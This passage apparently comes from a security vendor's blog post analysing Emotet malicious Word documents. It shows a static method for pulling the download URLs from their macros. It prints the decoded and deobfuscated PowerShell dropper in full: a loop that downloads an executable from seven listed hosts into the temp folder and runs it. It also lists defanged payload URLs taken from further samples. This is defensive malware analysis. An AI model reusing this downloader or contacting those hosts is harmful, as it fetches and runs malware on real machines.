nACkAKwAoACcAcgAnACsAJwBkAHIAJwApACkA
```

Naturally, the base64 is decoded and presents what looks a little more like a PowerShell script:




```
Decoded base64 string: $Exsxa29=(('Sk_o'+'_3')+'r');&('new-'+'ite'+'m') $ENV:tEMp\Word\2019\ -itemtype 
DirEcTORY;[Net.ServicePointManager]::"SEcurit`ypr`Ot`oCOL" = ('t'+('ls'+'1')+'2,'+(' tls'+'11,')+(' '+'
tls'));$Q0k9tmm = ('Ww'+'lu'+('c'+'zsw'));$Tyfgchd=(('M'+'kf')+('t1d'+'5'));$O7spuln=$env:temp+((('7Y'+
'tw')+('or'+'d7Y')+('t'+'20')+'19'+('7Y'+'t'))-CREpLACE  ('7'+'Yt'),[ChAr]92)+$Q0k9tmm+('.e'+'xe');$Slj
l0v6=('Td'+('8w'+'4pr'));$Oglkqve=&('new-ob'+'j'+'e'+'ct') neT.WebcLieNt;$Ilmkdr_=('ht'+('tp'+':')+'/'+
'/'+('r'+'ick'+'th')+'e'+('we'+'l')+('de'+'r.c'+'om/')+'d'+'t'+'b'+'ku'+'p2'+('0110'+'2'+'0')+('5'+'/i'
)+'/*'+'h'+'t'+'t'+('p'+':/')+('/sit'+'e')+('cg'+'ps')+('.'+'co')+('m/c'+'gi-b'+'in')+('/7/'+'*')+'ht'+
('tp'+'://'+'tf')+('bauru.'+'c')+('o'+'m.')+('b'+'r/c')+('g'+'i'+'-bi'+'n/Lhe')+('/*'+'ht')+'tp'+'s:'+(
'//p'+'aulbur')+('kpho'+'t')+('og'+'ra')+('p'+'hy.c')+'o'+('m/_'+'new')+('_'+'ima')+'ge'+'s'+'/'+('F/*'
+'htt'+'p://thee'+'l'+'d')+'e'+'s'+('tgeek'+'.c')+('om'+'/erro')+'r'+'/'+('FS/'+'*h'+'tt')+'p'+':'+'//'
+'u'+('niq'+'ue')+('wv.'+'c')+('o'+'m/')+'c'+('gi-bi'+'n'+'/OVJ')+('9'+'qY/'+'*http')+('://tu'+'ls.'+'p
l/cg'+'i-'+'bin')+'/7'+('a'+'9/'))."Spl`IT"([char]42);$Xjic3xx=('X'+('as'+'r')+('m'+'ae'));foreach($L29
r4am in $Ilmkdr_){try{$Oglkqve."Down`LO`ADF`ilE"($L29r4am, $O7spuln);$Xwm0i7p=(('Vy'+'o')+('_'+'lrw'));
If ((&('Get-It'+'em') $O7spuln)."leNg`TH" -ge 21027) {&('In'+'voke-'+'Item')($O7spuln);$Axr62gd=(('E59c
'+'n')+'e3');break;$Jlhcs8a=(('Bj'+'d')+'iy'+'3p')}}catch{}}$Mymoyzf=(('G7b'+'c')+('r'+'dr'))
```

Obfuscation is removed, leaving a clean string that URLs can be extracted from:




```
Deobfuscated PowerShell string: $Exsxa29=(('Sk_o_3r;&('new-item $ENV:tEMp\Word\2019\ -itemtype DirEcTOR
Y;[Net.ServicePointManager]::"SEcurit`ypr`Ot`oCOL" = ('tls12, tls11, tls);$Q0k9tmm = ('Wwluczsw);$Tyfgc
hd=(('Mkft1d5);$O7spuln=$env:temp+((('7Ytword7Yt20197Yt)-CREpLACE  ('7Yt,[ChAr]92)+$Q0k9tmm+('.exe;$Slj
l0v6=('Td8w4pr);$Oglkqve=&('new-object neT.WebcLieNt;$Ilmkdr_=('http://rickthewelder.com/dtbkup20110205
/i/*http://sitecgps.com/cgi-bin/7/*http://tfbauru.com.br/cgi-bin/Lhe/*https://paulburkphotography.com/_
new_images/F/*http://theeldestgeek.com/error/FS/*http://uniquewv.com/cgi-bin/OVJ9qY/*http://tuls.pl/cgi
-bin/7a9/)."Spl`IT"([char]42);$Xjic3xx=('Xasrmae);foreach($L29r4am in $Ilmkdr_){try{$Oglkqve."Down`LO`A
DF`ilE"($L29r4am, $O7spuln);$Xwm0i7p=(('Vyo_lrw);If ((&('Get-Item $O7spuln)."leNg`TH" -ge 21027) {&('In
voke-Item($O7spuln);$Axr62gd=(('E59cne3;break;$Jlhcs8a=(('Bjdiy3p}}catch{}}$Mymoyzf=(('G7bcrdr)
```



```
URL list from file: OB3286018810GA.doc
hXXp://rickthewelder[.]com/dtbkup20110205/i/
hXXp://sitecgps[.]com/cgi-bin/7/
hXXp://tfbauru.com[.]br/cgi-bin/Lhe/
hXXps://paulburkphotography[.]com/_new_images/F/
hXXp://theeldestgeek[.]com/error/FS/
hXXp://uniquewv[.]com/cgi-bin/OVJ9qY/
hXXp://tuls[.]pl/cgi-bin/7a9/
```

The same script works just fine for other recent samples, too:



```
root@blackbox:~# python3 decode.py YC1456302027GY.doc
Extracting form strings...
Processing: p(hsv 32(()hq gq721g()))) hsu0())o(hsv 32(()hq gq721g()))) hsu0( ... (length: 24798)
Found key!
URL list from file: YC1456302027GY.doc
hXXp://huerdo[.]com/wp-admin/C/
hXXp://hairbyjohnnyg[.]com/wp-admin/ws/
hXXp://getinspace[.]com/cgi-bin/0m3/
hXXp://highcrestliving[.]com/css/z/
hXXp://ygpryd[.]com/img/w/
hXXp://zehraakgul[.]com/js/XX/
hXXps://www.laminatedtube[.]com/site/wz/
root@blackbox:~# python3 decode.py cPpDV.doc
Extracting form strings...
Processing: p2n3(((((h 2289(7 2379((0so2n3(((((h 2289(7 2379((0sw2n3(((((h 2 ... (length: 22543)
Found key!
URL list from file: cPpDV.doc
hXXp://masque[.]es/stat/HWDzR/
hXXp://mesdelicesitaliens[.]fr/wp-admin/file/IIck/
hXXp://lidiscom.com[.]br/BKP_TinaPOS/attach/UlijfEK/
hXXp://facanha.com[.]br/temp/file/VFyitEUEZ/
hXXps://attech[.]ml/wp-admin/yZDBlYkJtq/
hXXp://admvero.com[.]br/minhaagua/hLwOiX/
hXXps://dev.dosily[.]in/wp-content/attach/zdRHVDCwl/
```

It's a commonly observed mistake for analysts to throw Emotet maldocs into sandboxes and assume that the first URL that gets requested is the only one for the document, where there should always be 5 or 7. Where one request fails, the next URL from the list will be requested.

As has been illustrated, with a little work you can develop safer, faster and reusable analytical methods. While there are methods also known for extracting the full URL set through dynamic analysis (and the same works for discovering the C2 set of the payload), static analysis is always going to be the safer approach as you're not having to touch adversary infrastructure. While the above method is only valid so long as the script used to generate the macros doesn't change, it still serves as a reliable template for an approach and requires little work to adapt to changing conditions.

To keep up to date with Emotet developments, we recommend following @Cryptolaemus1 on Twitter. Abuse.ch also provide an excellent feed of Emotet indicators that can be ingested in a variety of formats:

All IndeSIEM customers benefit from these detections via integration with LogRhythm. We will also be continuing frequent testing of samples to ensure IndeEDR customers have full coverage.

Those with an ANY.RUN account can download the sample described in this post here.

If you'd like to find out more about how Inde can help detect these security threats, you can contact us here.

About the author

Chris Campbell

Chris was that notoriously disobedient kid who sat at the back of the class and always seemed bored, but somehow still managed to ace all of his exams. Obsessed with the finer details and mechanics of everything in both the physical and digital realms, Chris serves as the Security Architect within the Inde Security Team. His ventures into computer security began at an early age and haven't slowed down since. After a decade spent across security and operations, and evenings spent diving into the depths of malware and operating systems, he brings a wealth of knowledge to Inde along with a uniquely adversary focused approach to defence. Like many others at Inde, Chris likes to unwind by hitting the bike trails or pretending to be a BBQ pitmaster.

COMMENTS